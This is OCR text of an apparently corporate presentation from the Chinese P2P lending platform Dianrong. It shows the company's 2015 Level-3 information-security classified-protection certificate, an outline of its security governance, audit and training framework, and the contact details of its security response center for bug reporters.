依据《信息安全等级保护管理办法》的有关规定，上海点荣金融信息服务有限责任公司单位的：

第三级 点融网网贷平台系统 系统

予以备案。

证书编号：31000099033-15001

中华人民共和国公安部监制

备案公安机关公章

2015年10月09日

国家信息安全等级保护制度第三级

- **企业实施信息安全等级保护制度的原因：**

等级保护是一项基本国策，《**中华人民共和国计算机信息系统安全保护条例**》（1994年国务院147号令）规定：“第九条 计算机信息系统实行安全等级保护。安全等级的划分标准和安全等级保护的具体办法，由公安部会同有关部门制定”。定级为三级和三级以上系统必须每年进行一次测评。

- **信息系统的安全保护等级分为以下五级：**

第一级，信息系统受到破坏后，会对公民、法人和其他组织的合法权益造成损害，但不损害国家安全、社会秩序和公共利益。

第二级，信息系统受到破坏后，会对公民、法人和其他组织的合法权益产生严重损害，或者对社会秩序和公共利益造成损害，但不损害国家安全。

第三级，信息系统受到破坏后，会对社会秩序和公共利益造成严重损害，或者对国家安全造成损害。

第四级，信息系统受到破坏后，会对社会秩序和公共利益造成特别严重损害，或者对国家安全造成严重损害。

第五级，信息系统受到破坏后，会对国家安全造成特别严重损害。

内部审计

信息安全运行体系

软件获取、开发和维护

- 应用系统开发规范
- 应用系统安全设计
- 应用系统安全测试

日常安全运维管理

人员安全管理

- 用户安全管理
- 系统安全运维
- 安全配置管理
- 物理与环境安全

第三方管理

安全监控与事件响应

- 安全监控
- 安全事件管理
- 应急管理
- 异地容灾
- 灾难恢复

信息安全技术架构

身份认证	访问控制	内容安全	监控审计	备份恢复

- 业务安全
- 应用安全
- 基础设施安全
- 数据安全
- 人员安全

信息安全监督体系


信息安全监控体系

- 资产识别
- 威胁分析
- 弱点分析
- 控制评估
- 风险评估
- 风险处置

信息安全内审与有效性评价

- 安全标准内部合规审计
- 开发过程内部安全审计
- 管理层评审
- 第三方合规审计

内外部漏洞扫描与渗透测试



信息安全外部审核与认证

ISO27001

- 资产识别
- 威胁分析
- 弱点分析
- 控制评估
- 风险评估
- 风险处置

等保评测

- 安全标准内部合规审计
- 开发过程内部安全审计
- 管理层评审
- 第三方合规审计

安全培训

- 安全意识培训
- 安全开发培训
- 安全月刊物宣传
- 安全月活动

五、点融安全应急响应中心

DSRC(点融网安全应急响应中心)

DSRC致力于与安全爱好者、白帽子建立友好关系。
共同建立一个安全、可靠、值得信赖的P2P互联网金融平台。
点融网作为领先的互联网金融公司，非常关注互联网金融平台的安全性。
欢迎广大用户反馈点融的安全漏洞，以帮助我们提升产品和业务的安全性。

http://security.dianrong.com
邮箱:security@dianrong.com
微博:weibo.com/dianrongsec

点融安全：

邮箱：security@dianrong.com

微博：weibo.com/dianrongsec

点融安全应急响应中心：security.dianrong.com

谢谢！